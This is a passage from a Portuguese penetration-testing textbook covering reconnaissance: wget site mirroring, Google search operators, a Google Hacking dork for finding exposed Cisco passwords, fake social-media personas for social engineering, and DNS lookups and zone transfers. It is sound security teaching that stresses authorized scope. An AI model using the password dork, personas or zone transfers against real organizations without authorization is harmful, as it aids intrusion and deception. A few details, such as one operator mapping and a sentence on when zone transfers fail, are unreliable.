Essa fase se inicia com a equipe de testes tendo poucos conhecimentos a respeito do alvo. O nível de detalhes fornecidos à equipe pode variar do conhecimento apenas do nome das empresas e, possivelmente, do endereço de um site até a posse de informações detalhadas e específicas sobre o sistema, incluindo o espaço de endereçamento IP e as tecnologias em uso definidos no ROE de modo a limitar o escopo dos testes. O ROE também pode limitar a capacidade da equipe de testes de conduzir atividades que incluam o uso de engenharia social e de realizar atividades destrutivas como os ataques DoS (Denial of Service, ou Negação de Serviço) e os ataques de DoS distribuído.

O objetivo dessa fase consiste em descobrir o máximo de informações possível sobre a empresa.

Algumas informações que devem ser determinadas em relação à empresa incluem:

- a estrutura organizacional, incluindo organogramas completos e de alto nível dos departamentos e das equipes;
- a infraestrutura da empresa, incluindo o espaço de endereçamento IP e a topologia da rede;
- as tecnologias usadas, incluindo as plataformas de hardware e os pacotes de software;
- os endereços de email dos funcionários;
- os parceiros da empresa;
- as localizações físicas das instalações da empresa;
- os números de telefone.

Agentes de confiança

O agente de confiança pode ser a pessoa que contratou a equipe de testes de invasão ou um indivíduo apontado pela empresa que poderá responder às perguntas sobre o processo e que não divulgará o fato de que um teste de invasão está ocorrendo na empresa como um todo.

Comece pelo próprio site do alvo

O próprio site do alvo armazena muitas informações que servirão para a criação do perfil a ser usado no processo. Por exemplo, muitos sites orgulhosamente apresentam organogramas da empresa e o perfil de seus principais líderes. Essas informações devem ser usadas como base para a criação de um perfil do alvo, e as informações sobre os principais líderes da empresa podem ser usadas no futuro para a coleta de informações em sites de redes sociais, além de poderem ser empregadas na engenharia social, se isso for permitido pelo ROE.

Muitos sites de empresas também incluem uma página de oportunidades de carreira ou de empregos. Essa página é indispensável para determinar as tecnologias usadas na empresa. Por exemplo, as entradas referentes a administradores de sistemas que estejam familiarizados com o Active Directory e com o Windows Server 2012 são fortes indicadores de que a empresa, no mínimo, usa o Windows Server 2012. Uma entrada referente a administradores familiarizados ou que sejam especialistas na administração do Windows Server 2003 ou 2000 deve fazer qualquer pentester ficar "de orelhas em pé", pois essas plataformas são mais vulneráveis que os sistemas operacionais mais recentes.

Todo site deve ser verificado para que se descubra se há um link para um webmail, e, se for encontrado, esse deve ser avaliado. Se um clique no link resultar na apresentação de uma página do Outlook Web Access, assumir que servidores Microsoft Exchange estão sendo usados para emails seria uma boa suposição. Se uma página do Office 365 for apresentada, é um bom indício de que os serviços de email estão sendo terceirizados e que os servidores de email provavelmente estarão fora dos limites de acordo com a maioria dos ROEs. O mesmo vale também para o Google webmail; no entanto tudo isso deve estar detalhado na descrição dos limites definidos antes de o contrato entrar em vigor. Se houver dúvidas sobre a possibilidade de cruzar um limite, o agente de confiança relacionado ao contrato deve ser acionado para resolver a questão.

Espelhamento de sites

Há ocasiões em que copiar todo o site das empresas a fim de fazer uma avaliação offline é mais eficiente. Isso pode ser feito para permitir o uso de ferramentas automáticas com o intuito de pesquisar termos ou somente para ter uma cópia caso seja necessário fazer alterações em informações sensíveis que estão no site no momento. Ter uma cópia do site é útil para prosseguir com a atividade de reconhecimento quando você está offline. Ferramentas como o `wget` usado na linha de comando copiarão todos os arquivos html de um site e os armazenarão no disco rígido local. A ferramenta `wget` está instalada por padrão no Kali Linux e é fácil de usar. Ao utilizar a linha de comando a seguir na janela do terminal, todos os arquivos html de um site completo serão baixados. É importante observar que o `wget` não irá copiar a programação de páginas do lado do servidor como as que são criadas por meio de um script PHP.

```
wget -m -p -E -k -K -np -v http://foo.com
```

Nesse exemplo, o comando `wget` é seguido de várias opções. Como ocorre com outras ferramentas no Kali Linux, o manual do usuário – ou man pages – pode ser consultado para determinar a melhor maneira de usar a ferramenta nas atividades que estão sendo conduzidas. Para visualizar as man pages do `wget`, utilize o comando a seguir:

```
man wget
```

Depois que estiver nas man pages, analise o seu conteúdo usando as setas de navegação e os botões para mudança de página (page up e page down). Tecle **`h`** para ajuda e **`q`** para sair das man pages. Uma análise das man pages do `wget` para o conjunto anterior de opções revela o seguinte:

- `m` mirror (espelho): habilita as opções adequadas ao espelhamento do site;
- `p` page (página) ou prerequisites (pré-requisitos): essa opção garante que os arquivos necessários serão baixados, incluindo imagens e arquivos css.
- `E` adjust extension (ajustar extensão): fará todas as páginas serem salvas localmente como um arquivo html.
- `k` convert links (converter links): permite que os arquivos sejam convertidos para visualização local;
- `K` keep backup converted (manter backup convertido): faz backup do arquivo original usando um sufixo `.orig`.

Os arquivos transferidos dos servidores web de uma empresa serão armazenados em uma pasta com o nome do site que está sendo copiado. Ao copiar um site, podem ocorrer erros quando páginas criadas com o PHP ou que o contenham forem baixadas. Isso ocorre porque boa parte do código para criar a página é gerada por um script executado no servidor por trás da página web, em um local que é inacessível para a maioria das aplicações de clonagem de sites.

Após terem sido baixados, é importante que os arquivos não fiquem disponíveis para serem visualizados por outras pessoas, por exemplo, por meio da republicação do site, pois isso constituiria uma violação das leis de copyright.

Pesquisas no Google

A técnica de pesquisa no Google tira proveito dos operadores avançados, usados para realizar pesquisas detalhadas. Aqueles que não estiverem familiarizados com a pesquisa no Google podem começar pela página Advance Search (Pesquisa avançada) do Google, localizada em `http://www.google.com/advanced_search`, como mostrado na figura 7.1. Essa página ajudará os pesquisadores inexperientes a realizar pesquisas básicas. A metade superior da página, mostrada na figura 7.2, ajuda a encontrar páginas web por meio da inclusão e da exclusão de palavras, termos e números. A metade inferior da página ajuda a restringir os resultados usando os operadores do Google. Quem estiver realizando a pesquisa pode usar qualquer combinação de campos nessa página para compor a string de pesquisa a ser usada. A utilização de mais de um campo tornará a string de pesquisa mais complexa; por outro lado, ela ficará mais focada.




Figura 7.1 – Página de pesquisa avançada do Google.

Figura 7.2 – Pesquisa avançada do Google (continuação).

All these words (todas estas palavras)

Esse campo pode ser usado para encontrar páginas contendo as palavras digitadas na caixa de diálogo, independentemente do local em que essas palavras estiverem na página web. Com efeito, as palavras não precisam nem mesmo estar na ordem digitada ou juntas; basta que elas estejam em algum lugar na página web. Para realizar essa pesquisa, digite vários termos na caixa de diálogo e clique no botão **Advance Search** (Pesquisa avançada). Ao fazer isso, as palavras digitadas na página de pesquisa avançada serão convertidas em uma string de pesquisa e, em seguida, serão enviadas ao Google como se tivessem sido diretamente digitadas no campo de pesquisa da página principal.

This exact word or phrase (esta expressão ou frase exata)

Digitar um termo de pesquisa no campo à direita dessa opção fará a ferramenta de pesquisa Google encontrar as palavras ou as frases na ordem exata em que foram digitadas. De modo diferente da pesquisa com **all these words** (todas estas palavras), somente as páginas web que contiverem a frase ou as palavras na ordem exata e juntas serão incluídas no conjunto de resultados. Essa pesquisa funciona por meio da colocação dos termos da pesquisa entre aspas.

Any of these words (qualquer uma destas palavras)

Ao usar esse campo, a pesquisa Google encontrará as páginas que contiverem qualquer uma das palavras. De modo diferente do campo **all these words** (todas estas palavras), as páginas retornadas não precisam ter todas as palavras que forem digitadas. Essa pesquisa funciona por meio da inserção do conector `OR` entre os termos na caixa de pesquisa.

None of these words (nenhuma destas palavras)

As palavras digitadas nessa caixa de texto serão usadas para omitir páginas do resultado da pesquisa Google. Qualquer página contendo as palavras digitadas será removida do conjunto de resultados. Essa pesquisa funciona por meio da inserção de um sinal de menos na frente das palavras ou dos termos que você não quiser ver no conjunto de resultados.

Numbers ranging from (números que variam de)

Ao usar os dois campos de texto dessa área, a pesquisa resultará em páginas que contêm números pertencentes ao intervalo especificado. Esse tipo de pesquisa pode ser incrementado pela inclusão de unidades de medida, por exemplo, libras (lb), milhas ou milímetros (mm), ou indicadores de moedas, como $ ou €. Essa pesquisa pode ser realizada ao usar a caixa de pesquisa principal por meio da inserção de dois pontos (`..`) entre os números.

Language (idioma)

Ao selecionar um idioma na lista suspensa para seleção, as páginas resultantes estarão, em sua maior parte, no idioma selecionado. Essa restrição na pesquisa pode ser útil para limitar os resultados às páginas que estão no idioma predominante da área em que o alvo estiver localizado. Por exemplo, ao focar em sites alemães, uma equipe que estiver realizando um teste de invasão em uma empresa alemã poderá buscar informações relevantes para essa atividade em particular de modo mais adequado.

Region (região)

Ao selecionar uma região na lista suspensa para seleção, as páginas resultantes corresponderão a páginas web publicadas na região selecionada. Se nenhuma seleção for feita na lista de idiomas, o resultado de uma pesquisa com uma região selecionada incluirá as páginas publicadas nessa região independentemente do idioma principal sendo usado. Ao selecionar tanto o idioma quanto a região, uma pesquisa mais focada poderá ser realizada.

Last updated (última atualização)

Ao selecionar um limite de tempo na lista suspensa relacionada a essa opção, somente as páginas atualizadas no período de tempo selecionado serão incluídas na pesquisa. Isso garante que páginas mais antigas não sejam incluídas no conjunto de resultados, e esse tipo de pesquisa pode ser usado para certificar-se de que as páginas resultantes foram atualizadas após um evento importante. Por exemplo, se a empresa visada no teste de invasão recentemente concluiu uma fusão com outra empresa ou adotou uma nova tecnologia, a pesquisa poderia ser limitada ao período contado a partir desse evento a fim de garantir que os resultados sejam mais relevantes.

Site or domain (site ou domínio)

Essa caixa de texto pode ser uma das mais úteis para restringir os resultados da pesquisa sobre o alvo. Por exemplo, as pesquisas em uma organização governamental podem se beneficiar da restrição dos resultados para que sejam exclusivamente em domínios `.gov`, enquanto as pesquisas em relação a Foo Incorporated podem se beneficiar se os resultados forem limitados ao domínio `foo.com`. Esse tipo de restrição também pode ser definido na caixa de pesquisa principal do Google por meio do uso do operador `site:` para limitar a pesquisa, seguido do domínio ou dos domínios que devem ser retornados no conjunto de resultados; por exemplo, `site:foo.com` pode ser usado para restringir os resultados somente às páginas do domínio `foo.com`.

Terms appearing (termos que aparecem)

Ao usar essa lista suspensa, a pesquisa pode ser focada em uma parte específica da página. Obviamente, selecionar **anywhere on the page** (qualquer lugar da página) fará a pesquisa ser executada em páginas inteiras de sites da internet, sem nenhuma verdadeira restrição em relação ao local em que a pesquisa estará focada.

Uma pesquisa que use **in title of the page** (no título da página) estará focada somente no título das páginas web. Para ser específico, o título da página corresponde à parte da página web que é mostrada nas abas do navegador web. Essa pesquisa também pode ser realizada na página principal do Google por meio do uso do operador `intitle:` na caixa de pesquisa.

O uso do limitador **in the text of the page** (no texto da página) restringirá a pesquisa somente ao texto das páginas, excluindo itens como imagens, documentos e estruturas da página, por exemplo, o título; no entanto, se esses itens estiverem no texto da página, eles serão retornados na pesquisa. Por exemplo, se uma imagem for referenciada no texto da página, essa imagem será retornada nos resultados da pesquisa; o mesmo vale também para marcações de imagens e links no texto. O uso do operador `intext:` na caixa de pesquisa do Google equivale a selecionar essa opção na lista suspensa.

O uso de **in URL of the page** (no URL da página) restringirá a pesquisa aos URLs (Uniform Resource Locator, ou Localizador Padrão de Recursos) das páginas. O URL corresponde ao endereço da página web que aparece na barra de endereço do navegador web. Por fim, usar **in links to the page** (em links para a página) fará com que as páginas com links para o critério de pesquisa sejam encontradas. Essa pesquisa pode ser realizada por meio da caixa de pesquisa principal do Google ao usar o operador `inurl:`.

SafeSearch

Há duas opções no SafeSearch: **show most relevant results** (mostrar resultados mais relevantes) e **filter explicit** (filtrar resultados explícitos). A opção para filtrar resultados explícitos pode reduzir a quantidade de vídeos e de imagens de sexo explícito dos resultados da pesquisa. Selecionar a opção para mostrar os resultados mais relevantes não fará a filtragem dos resultados para eliminar conteúdos associados a sexo explícito.

Reading level (nível de leitura)

A opção de nível de leitura filtra os resultados de acordo com a complexidade do texto das páginas web retornadas pela pesquisa. A opção **no reading level displayed** (nenhum nível de leitura exibido) fará a pesquisa ser executada sem a aplicação de nenhum filtro de nível de leitura. A opção **annotate results with reading level** (anotar resultados com nível de leitura) fará todos os resultados serem mostrados; no entanto o nível de leitura para cada página será apresentado nos resultados da pesquisa. O algoritmo do Google não é tão científico nem tão preciso quanto o de outras ferramentas de nível de leitura, que podem incluir o nível Lexile, mas é bem eficiente para filtrar os resultados nestas três categorias: básico, intermediário e avançado. Isso pode ser útil na realização de um teste de invasão ao focar os resultados de acordo com o nível de leitura para o alvo. Por exemplo, as pesquisas sobre uma empresa científica poderiam ser limitadas às páginas que tivessem um nível de leitura avançado. Experimentar todos os três níveis pode ser interessante para ver resultados de pesquisa diferentes, e informações importantes podem ser obtidas a partir de pesquisas que usem o nível de leitura básico.

File type (tipo de arquivo)

O tipo de arquivo pode ser uma das opções de pesquisa mais importantes a ser usada por um pentester. Esse parâmetro limita os resultados da pesquisa para um tipo específico de arquivo, por exemplo, `.doc` e `.docx` para documentos Microsoft Word ou `.pdf` para documentos Adobe. Com frequência, os usuários usam tipos de arquivo diferentes para tipos de informações diferentes. Por exemplo, nomes de usuários, senhas e outros tipos de informações sobre contas frequentemente são armazenados em planilhas com extensões `.xls` ou `.xlsx`. A lista suspensa disponibiliza vários tipos de arquivos mais comuns, e qualquer extensão pode ser usada na caixa de pesquisa básica do Google ao usar o operador `filetype:`, por exemplo, `filetype:xls`.

Usage rights (direitos de uso)

Os direitos de uso limitam os resultados da pesquisa de acordo com a capacidade de reutilização do conteúdo segundo o copyright e outras restrições para reutilização. Ao selecionar **Free to use, share, or**

modify (Sem restrições de uso, compartilhamento ou modificação), os resultados retornados corresponderão a conteúdos que podem ser reutilizados, com restrições que determinam o modo como isso pode ser feito, por exemplo, o conteúdo não poderá ser modificado, na maioria das vezes, a menos que haja o pagamento de uma taxa. O uso dessa opção fará a pesquisa retornar as páginas que podem ser modificadas de acordo com as restrições especificadas na licença; os resultados permitirão a redistribuição normal do conteúdo sem o pagamento de uma taxa. As opções com o termo **commercial** (comercialmente) funcionam como as opções sem esse termo, porém retornam resultados que podem ser usados comercialmente.

Compondo uma pesquisa avançada do Google

O uso de campos individuais na página de pesquisa avançada do Google retorna alguns resultados de pesquisa impressionantes, porém utilizar vários desses campos em conjunto irá melhorar a maneira pela qual um pentester pode encontrar informações relevantes. Por exemplo, suponha que a Foo International (uma empresa americana) tenha realizado uma fusão com outra empresa há um mês e que tenha solicitado um pentester de sua equipe. Em períodos de transição como esse, vários documentos são criados para ajudar os funcionários de cada empresa nesse processo; é possível que um funcionário tenha publicado organogramas no site da empresa. Uma pesquisa hipotética poderia usar os campos e os termos a seguir:

- **this exact word or phrase** (esta expressão ou frase exata): **organizational chart** (organograma da empresa)
- **language** (idioma): **English** (Inglês)
- **region** (região): **United States** (Estados Unidos)
- **last updated** (última atualização): **past month** (no último mês)
- **site or domain** (site ou domínio): foo.com
- **file type** (tipo de arquivo): pdf

Os resultados poderão ser posteriormente refinados pela adição ou remoção de campos da pesquisa ou pela alteração de opções. Por exemplo, mudar o tipo de arquivo para PowerPoint (`.ppt`) ou remover totalmente o tipo de arquivo pode fazer com que os resultados necessários sejam retornados.

Google Hacking

O Google Hacking é uma técnica pioneira que se tornou famosa, criada por Johnny Long, a qual usa operadores e termos específicos do Google em pesquisas na internet a fim de retornar informações valiosas por meio do uso da ferramenta de pesquisa Google. Essa técnica está focada no uso de expressões especificamente voltadas para fazer consultas nos bancos de dados do Google de modo a colher informações sobre pessoas e empresas. Ela usa as pesquisas Google descritas anteriormente e potencializa seus resultados.

O Google Hacking faz uso intensivo dos operadores avançados e das opções associadas para criar consultas específicas que podem ser executadas na ferramenta de pesquisa Google. Com frequência, as pesquisas têm como objetivo reunir informações sobre tecnologias específicas, como serviços de gerenciamento web, enquanto outras pesquisas visam às credenciais de usuários. Vários livros muito

bons já foram publicados, com explicações completas sobre o Google Hacking; o mais famoso deles é o livro Google Hacking for Penetration Testers, cujo autor é Johnny Long, e que foi publicado pela Syngress.

O Google Hacking Database

Uma grande quantidade de strings de pesquisa do Google Hacking foi compilada e está no Google Hacking Database (GHDB). O banco de dados original encontra-se em `http://www.hackersforcharity.org/ghdb/`; a Offensive Security também tem um GHDB em `http://www.offensive-security.com/community-projects/google-hacking-database/` que expande o banco de dados original e criou o termo "Googledorks", um apelido para pessoas inaptas ou tolas, conforme revelado pelo Google [1]. Na época desta publicação, o GHDB mantido pela Offensive Security continha mais de 3.350 Google Hacks, divididos em 14 categorias. Mais de 160 dessas strings de pesquisa podem ser úteis para encontrar arquivos que contêm senhas. Um exemplo de uma dessas strings de pesquisa que tenta descobrir senhas Cisco é apresentado a seguir:

```
enable password | secret "current configuration" -intext:the
```

A execução dessa pesquisa retornou quase 1,5 milhão de sites, e embora alguns dos arquivos retornados não apresentassem realmente nenhuma senha, um grande número de resultados continha listas delas. Essa pesquisa pode ser posteriormente refinada de modo a atender às necessidades de testes de invasão específicos por meio da adição de operadores; por exemplo, o operador para site ou domínio, conforme mostrado a seguir:

```
enable password | secret "current configuration" -intext:the site:foo.com
```

Mídias sociais

As mídias sociais se tornaram parte integrante da vida cotidiana de muitas pessoas. Esse fato transforma as mídias sociais em um baú de tesouros para reunir informações nessa fase do ciclo de vida dos testes de invasão. As informações que são ferozmente protegidas pelas pessoas no mundo físico são publicadas livremente por essas mesmas pessoas nos sites de redes sociais como o Facebook, o Instagram, o Twitter, o LinkedIn e outros; com isso, é possível criar um perfil completo dos indivíduos que trabalham no alvo. Isso pode ajudar em atividades ligadas à engenharia social.

O LinkedIn é particularmente útil para desenvolver organogramas de uma empresa. Criado para conectar profissionais, com frequência, o LinkedIn irá ajudar a preencher os espaços em branco no perfil do alvo, incluindo a criação de um organograma mais bem definido da empresa e até mesmo a obtenção de listas de endereços de email, embora esse último passo normalmente envolva a engenharia social, pois os endereços de email não estão publicamente disponíveis no LinkedIn. Encontrar indivíduos que já trabalharam em uma empresa representa uma ótima fonte de informações se os recursos de engenharia social forem permitidos pelo ROE. Por fim, o LinkedIn começou a publicar oportunidades de emprego em seu site, possibilitando o uso dessas listagens para entender as tecnologias usadas na empresa-alvo.

Criação de um doppelganger

No folclore, um doppelganger[1] é uma cópia fantasma de um indivíduo. Desenvolver uma persona antes de iniciar o reconhecimento no mundo da mídia social é uma prática comum. Normalmente, não é muito eficiente conduzir uma pesquisa sobre um alvo usando o perfil de um especialista em segurança ou de um pentester. Se o pentester puder interagir socialmente com os indivíduos da empresa por meio de redes sociais, será muito mais eficiente se ele tiver uma persona que puder afirmar que já trabalhou na empresa-alvo ou que frequentou a mesma faculdade que o CEO com quem o pentester está tentando se conectar no LinkedIn. Obviamente, o pentester deve evitar assumir totalmente a identidade de uma pessoa de verdade – um ato que poderia levar algumas pessoas a acreditar que houve um roubo de identidade –, mas não é incomum que duas pessoas tenham nomes semelhantes. Por exemplo, criar uma persona fictícia chamada John Smith que frequentou a Wisconsin University e que tenha um passado totalmente inventado não é o mesmo que roubar a identidade do verdadeiro John Smith que passou por essa universidade. De qualquer maneira, certifique-se de que sua persona não se envolva com roubo de identidade ou com fraude. Isso significa que, entre outras coisas, você não deve preencher aquela solicitação de cartão de crédito que chegar com o nome de suas personas nem deve usar essa persona para se envolver em casos jurídicos.

Os limites para o uso de um doppelganger devem ser especificados previamente no contrato, e, se o uso da engenharia social for permitido, o doppelganger deve ser criado de modo a ser eficiente quando essa técnica entrar em ação. Ao criar uma conta nos sites de redes sociais, o pentester deve prestar atenção à política de uso para garantir que essas políticas, as regras e, no pior caso, as leis não estarão sendo infringidas em consequência do uso de uma persona doppelganger.

Sites de ofertas de emprego

A pesquisa em sites de ofertas de emprego como o Monster, o Career Builder e o Dice às vezes também pode resultar em descobertas interessantes. Assim como os próprios sites dos alvos, esses sites podem lançar uma luz em relação às tecnologias usadas no alvo. A pesquisa desses sites, de acordo com a empresa em questão, geralmente resultará nos cargos que devem ser preenchidos, ajudando o pentester a entender melhor o alvo. Nos últimos anos, muitas empresas começaram a compreender esse ponto fraco e atualmente estão apresentando os cargos como "confidenciais à empresa" ou estão usando outras expressões para se referir à área da organização ou da empresa associada à oferta de emprego.

DNS e ataques de DNS

O DNS (Domain Name Services) provê suporte a endereçamentos na internet. Em geral, as pessoas têm mais facilidade para se lembrar de usar nomes como `Google.com`, enquanto os computadores têm mais facilidade com números como 173.194.46.19 (um dos endereços do Google). A estrutura hierárquica da internet também torna mais eficiente o uso dos octetos. Isso gera um problema, pois o melhor esquema de endereçamento para as pessoas não coincide com o melhor esquema para os computadores. Os servidores de nome ajudam a solucionar esse problema ao servir como tradutores entre os computadores e as pessoas.

Esses servidores de nome são configurados em ordem hierárquica, com os servidores TLD (Top-level Domain) servindo os domínios principais como `.com`, `.gov`, `.edu` e vários outros. Na outra extremidade da

hierarquia dos servidores de nome, cada rede pode ter seu próprio servidor, que permite que serviços e computadores locais sejam acessados pelo nome em vez de serem acessados pelo endereço IP.

Provavelmente, a maneira mais fácil de entender a funcionalidade básica dos servidores de nome é compreender o modo pelo qual um computador e um navegador web interagem e trabalham com todo o sistema de servidores de nome. Do servidor de nome local até o raiz, ou o servidor de nome que está acima dos TLDs, cada servidor de nome pode consultar o próximo que estiver acima dele ou fornecer informações ao servidor de nome que estiver abaixo dele, como mostrado na figura 7.3. Se o usuário do computador digitar o endereço do Google em um navegador web, uma cadeia de eventos será disparada para traduzir o nome legível pelo ser humano para um que seja mais útil a um computador. Esse processo começa com o computador do usuário perguntando ao servidor de nome local se ele conhece o endereço IP relacionado a `www.google.com`; se esse servidor de nome recebeu recentemente essa solicitação e armazenou a resposta em cache ou se o Google estiver registrado junto a esse servidor de nome, o endereço IP poderá ser imediatamente retornado. Se esse servidor de nome não tiver a informação em cache ou armazenada, ele perguntará ao próximo servidor. Se o próximo servidor acima na hierarquia tiver a informação, ela será retornada; do contrário, esse processo continuará até que a solicitação chegue ao servidor de nome TLD – nesse caso, o servidor de nome para `.com`.

Os servidores de nome contêm diversas informações úteis, muito mais do que as páginas web. Por exemplo, o servidor de nome contém o servidor de emails do domínio, ou o Registro `MX`, outros computadores nomeados, ou Registros `A`, além de outras informações úteis.

Figura 7.3 – Filtrando as pesquisas do Google.

Consultas a um servidor de nome

Em virtude da natureza de seu design, a maior parte dos servidores de nome está aberta ao público. O comando a seguir, digitado no terminal do Kali Linux, irá consultar o servidor de nome atribuído ao computador local:

```
nslookup
```

Esse comando resulta em um sinal de maior (>) sendo apresentado no terminal, indicando que o sistema está à espera de uma entrada. Digite o comando a seguir para consultar o servidor de nome local a fim de determinar o endereço IP da página web do Google:

```
> www.google.com
```

Vários endereços IP serão retornados, tanto com autoridade (authoritative), que correspondem às primeiras respostas, quanto os sem autoridade (nonauthoritative), apresentados após a indicação de que são desse tipo. As respostas sem autoridade representam uma ótima fonte de informações, pois esse termo somente indica que as informações foram obtidas da cache do servidor.

Para sair do `nslookup`, utilize o comando a seguir:

```
> exit
```

O comando `nslookup` usa o servidor de nome definido para o computador local. Para mostrar os servidores de nome sendo usados pelos comandos `nslookup` executados no momento, utilize o comando a seguir:

```
nslookup
> server
```

O comando `nslookup` também pode retornar outras informações. Por exemplo, para pesquisar todos os servidores de emails, digite os comandos a seguir:

```
> set type=MX
> google.com
```

Esse comando retornará todos os servidores de email conhecidos para o domínio do Google.

Identificar os diferentes tipos de registros relacionados ao alvo pode representar uma parte importante de um reconhecimento completo. Como afirmado anteriormente, por padrão, o comando `nslookup` usa o servidor de nome definido localmente. No Kali Linux, o servidor de nome é definido no arquivo `resolv.conf`, que está localizado no diretório `/etc`. Utilize o comando a seguir para identificar o servidor de nome definido localmente:

```
cat /etc/resolv.conf
```

O servidor de nome usado pelo `nslookup` pode ser alterado para o servidor de nome dos domínios dos alvos. Em primeiro lugar, identifique o servidor de nome dos alvos usando o comando a seguir:

```
r
nslookup
> set type=ns
> google.com
```

Depois que os servidores de nome do alvo forem identificados, o servidor de nome usado pelo `nslookup` poderá ser alterado para um dos servidores de nome dos alvos por meio do comando a seguir. Este

exemplo define o servidor de nome para que seja um dos servidores de nome do Google.

```
nslookup
> server 216.239.32.10
```

Há vários registros que podem ser descobertos usando o `nslookup`. Vários dos tipos principais de registros estão definidos na tabela 7.1.

Tabela 7.1 – Tipos básicos de registros do DNS

Tipo de registro	Porta default	Tipo de servidor
`mx`	25	Mail (email)
`txt`	n/a	Mensagens de texto usadas para observações legíveis aos seres humanos
`ns`	53	Servidor de nome
`cname`	n/a	Alias para outro servidor (nome canônico)
`aaaa`	n/a	IP versão 6 (IPv6)
`a`	n/a	Registro de domínio ou de subdomínio

Transferência de zona

Embora seja possível obter várias informações ao usar programas como o `nslookup` para transferir informações manualmente, é possível obter muito mais informações em menos tempo por meio de uma transferência de zona. Uma transferência de zona literalmente descarrega todas as informações de um servidor de nome. Esse processo é útil para atualizar servidores de nome autorizados. Servidores de nome configurados incorretamente permitem efetuar a transferência de zona não só para clientes autorizados para que sejam atualizados, mas também para qualquer um que solicitar a transferência.

O DIG (Domain Internet Gopher) é um programa que pode ser usado para tentar efetuar transferências de zonas. Para isso, utilize o comando a seguir:

```
dig @[nome_do_servidor] [domínio] axfr
```

No entanto a maioria das transferências irá falhar se o servidor de nomes do alvo estiver configurado incorretamente. O conjunto completo dos registros dos servidores de nome será transferido para o computador Kali Linux local. Ao usar esse comando, o domínio corresponderá ao domínio sem nenhum host, por exemplo, `foo.com` em vez de `www.foo.com`. O comando `axfr` indica ao `dig` que ele deve solicitar uma transferência de zona. Se a transferência for bem-sucedida, as informações apresentadas poderão ser usadas para contribuir com a criação dos perfis dos alvos. Isso possibilita a obtenção de informações valiosas para as próximas fases do teste de invasão.

Referência

[1] `http://www.exploit-db.com/google-dorks/`.

---

1 N.T.: Nome resultante da fusão das palavras alemãs doppel (duplo) e gänger (que anda).

CAPÍTULO 8

Scanning

Informações contidas neste capítulo:

- Este capítulo apresenta as ferramentas e os conceitos básicos usados na fase de scanning.

Visão geral do capítulo e principais pontos de aprendizagem

Este capítulo inclui:

- uma explicação sobre a importância da fase de scanning do ciclo de vida dos testes de invasão
- a apresentação dos protocolos de rede TCP, UDP e ICMP
- a apresentação e uma explicação sobre o uso básico do Nmap
- a apresentação e uma explicação sobre o uso básico do Hping3
- a apresentação e uma explicação sobre o uso básico do Nessus

Introdução ao scanning

Depois que os pentesters concluírem a fase de reconhecimento em uma empresa, eles prosseguirão para a fase de scanning. Nessa fase, o pentester pode usar as informações adquiridas a respeito dos funcionários, das empresas contratadas e dos sistemas de informação para começar a expandir o quadro geral relacionado às estruturas física e lógica dos sistemas de informação presentes na empresa. Como ocorre em qualquer uma das demais fases do ciclo de vida dos testes de invasão, o pentester pode retornar às fases anteriores conforme necessário a fim de obter mais informações e complementar as informações coletadas na fase de scanning.

